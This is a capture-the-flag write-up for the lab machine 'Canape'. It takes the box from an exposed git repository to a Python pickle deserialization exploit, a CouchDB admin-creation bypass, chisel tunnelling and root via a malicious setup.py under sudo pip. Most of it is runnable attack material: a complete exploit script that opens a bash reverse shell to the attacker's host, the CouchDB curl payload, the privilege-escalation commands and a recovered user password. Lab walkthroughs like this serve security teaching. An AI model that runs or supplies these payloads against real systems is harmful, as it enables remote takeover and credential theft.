Machine Summary
Canape is an intermediate linux machine. Canape shows risk of loading untrusted data with Python's Pickle module as well. attacker can make RCE by injecting a malicious payload into webserver. And then, they can make privilege escalation to homer user by abusing CouchDB’s Vulnerability, finally can get a root shell by abusing sudo pip install.
Recon
As always, i started with nmap.
nmap result is like this :
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Simpsons Fan Site
| http-git:
|   10.129.212.20:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
65535/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:82:0b:31:90:e4:c8:85:b2:53:8b:a1:7c:3b:65:e1 (RSA)
|   256 22:fc:6e:c3:55:00:85:0f:24:bf:f5:79:6c:92:8b:68 (ECDSA)
|_  256 0d:91:27:51:80:5e:2b:a3:81:0d:e9:d8:5c:9b:77:35 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
since .git directory is exposed, we can dump that easily with git-dumper
mkdir src
git-dumper http://10.129.212.20/.git/ ./src
by dumping git, we can check Web Source Code from there. (__init__.py)
import couchdb
import string
import random
import base64
import cPickle
from flask import Flask, render_template, request
from hashlib import md5


app = Flask(__name__)
app.config.update(
    DATABASE = "simpsons"
)
db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]

@app.errorhandler(404)
def page_not_found(e):
    if random.randrange(0, 2) > 0:
        return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(random.randrange(50, 250)))
    else:
	return render_template("index.html")

@app.route("/")
def index():
    return render_template("index.html")

@app.route("/quotes")
def quotes():
    quotes = []
    for id in db:
        quotes.append({"title": db[id]["character"], "text": db[id]["quote"]})
    return render_template('quotes.html', entries=quotes)

WHITELIST = [
    "homer",
    "marge",
    "bart",
    "lisa",
    "maggie",
    "moe",
    "carl",
    "krusty"
]

@app.route("/submit", methods=["GET", "POST"])
def submit():
    error = None
    success = None

    if request.method == "POST":
        try:
            char = request.form["character"]
            quote = request.form["quote"]
            if not char or not quote:
                error = True
            elif not any(c.lower() in char.lower() for c in WHITELIST):
                error = True
            else:
                # TODO - Pickle into dictionary instead, `check` is ready
                p_id = md5(char + quote).hexdigest()
                outfile = open("/tmp/" + p_id + ".p", "wb")
		outfile.write(char + quote)
		outfile.close()
	        success = True
        except Exception as ex:
            error = True

    return render_template("submit.html", error=error, success=success)

@app.route("/check", methods=["POST"])
def check():
    path = "/tmp/" + request.form["id"] + ".p"
    data = open(path, "rb").read()

    if "p1" in data:
        item = cPickle.loads(data)
    else:
        item = data

    return "Still reviewing: " + item

if __name__ == "__main__":
    app.run()
we can assume several things from source code.
- The site is using
couchdb - The site is running with
python2since this app importcPickle, notpickle - in the
/submitendpoint, user canPOSTdatas- user can POST
character"e, and both of them must contain something (even though it is whitespace) charactermust contain one ofnamesfromWHITELIST- if user POST correctly, server save it into
/tmp/MD5.p, and MD5 is hashed bycharacter + quote.
- user can POST
- when user
POSTto/checkendpoint with dataid:MD5, if data include stringp1, server handle this data asPickledata. NOTE : the data serialized withpicklealmost always contain string ‘p1’
Loading data with pickle can lead to RCE. you can find details on my Blog Post.
so, we can assume that if we POST our payload serialized by pickle, we can trigger our payload by POST method to /check endpoint with payload's MD5 value.
Initial Foothold
Strategy
- using
python2 cPicklemodule to serialize our payload - bypass character WHITELIST filter logic by
echo krusty(any WHITELIST name) && - split my payload to
character & quoteby python list slicing ([:-1], [-1:])
Finally, my exploit code is gonna be like this :
import cPickle as pickle
import os
import time
import requests
from hashlib import md5

base_url = "http://10.129.212.20" # CHANGE THIS
lhost = "10.10.14.146" # CHANGE THIS
lport = "9001" # CHANGE THIS

payload = 'echo krusty && bash -c "bash -i >&/dev/tcp/{}/{} 0>&1"'.format(lhost, lport)
class exploit(object):
  def __reduce__(self):
    return (os.system, (payload,))

serialized_payload = pickle.dumps(exploit())

char_pd = serialized_payload[:-1] # the parts of payload before last 1 word
quote_pd = serialized_payload[-1:] # it means the last word of payload

submit_url = base_url + "/submit"
check_url = base_url + "/check"
r = requests.post(submit_url, data={"character":char_pd, "quote":quote_pd})
if r.status_code == 200:
  print "payload submit success"

time.sleep(3)
md5_string = md5(serialized_payload).hexdigest()
print "md5_string : {}".format(md5_string)

r = requests.post(check_url, data={"id":md5_string})
if r.status_code == 200:
  print "exploit finished. check your listening port"

listening nc port & run the python code with python2, we can gain a reverse shell as www-data
Privilege Escalation to Homer
As we know server has their own db (couchdb), when we get a reverse shell as www-data, i like enumerating server db first. i’ll make sure that db is running is this host.

we can confirm that Host is runinng couchdb, and it’s version is 2.0.0. if we try to search for exploits in exploitdb, we can find this exploit. and refer to this post, we can create an admin user without authentication.
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:oops'
--data-binary '{
  "type": "user",
  "name": "oops",
  "roles": ["_admin"],
  "roles": [],
  "password": "password"
}'
before proceeding, i’ll establish port forwarding with chisel to access target’s local 5984 port that running db. upload chisel and connect to my Kali.
In your Kali:
# shell 1
python3 -m http.server 80

# shell 2
┌──(kali㉿kali)-[~/Downloads/HTB/Canape]
└─$ ./chisel_linux server --port 1234 --reverse
2026/04/14 09:54:41 server: Reverse tunnelling enabled
2026/04/14 09:54:41 server: Fingerprint MFqC..<SNIP>..Ksvx9I=
2026/04/14 09:54:41 server: Listening on http://0.0.0.0:1234
In your Target Host:
www-data@canape:/tmp$ wget 10.10.14.146/chisel_linux
www-data@canape:/tmp$ chmod +x chisel_linux
www-data@canape:/tmp$ ./chisel_linux client 10.10.14.146:1234 R:5984:127.0.0.1:5984 > /dev/null 2>&1 &
[1] 1385
www-data@canape:/tmp$
NOTE : by appending > /dev/null 2>&1 & to end of your command, you can send it to background and still can use shells.
now you can access targets localhost from your kali. i’ll send payload to create admin account oops:password. and then access couchdb via my Kali Browser.
┌──(kali㉿kali)-[~/Downloads/HTB/Canape]
└─$ curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:oops' --data-binary '{
  "type": "user",
  "name": "oops",
  "roles": ["_admin"],
  "roles": [],
  "password": "password"
}'
{"ok":true,"id":"org.couchdb.user:oops","rev":"1-f7bebb94e85c16285588cd5e6d6c41a0"}




visit to http://localhost:5984/_utils/ in Kali, and then login with credential that i created oops:password, after loggin we can find homer’s password 0B4jyA0xtytZi7esBNGp from passwords -> first of datas and login via su or ssh
www-data@canape:/tmp$ su homer
Password:
homer@canape:/tmp$
Privilege Escalation To Root
homer can run sudo /usr/bin/pip install * as root permission.
According to GTFOBins, we can run our python code by injecting to setup.py and trigger it with pip install. i’ll try it.
homer@canape:/tmp$ echo 'import os; os.system("exec /bin/sh </dev/tty >/dev/tty 2>/dev/tty")' >setup.py

homer@canape:/tmp$ cat setup.py
import os; os.system("exec /bin/sh </dev/tty >/dev/tty 2>/dev/tty")

homer@canape:/tmp$ sudo /usr/bin/pip install .
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the current user and the cache has been disabled. Please check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the current user and caching wheels has been disabled. check the permissions and owner of that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp
# id
uid=0(root) gid=0(root) groups=0(root)
Successfully gain a Root Shell. Flags can be found at /root/root.txt & /home/homer/user.txt
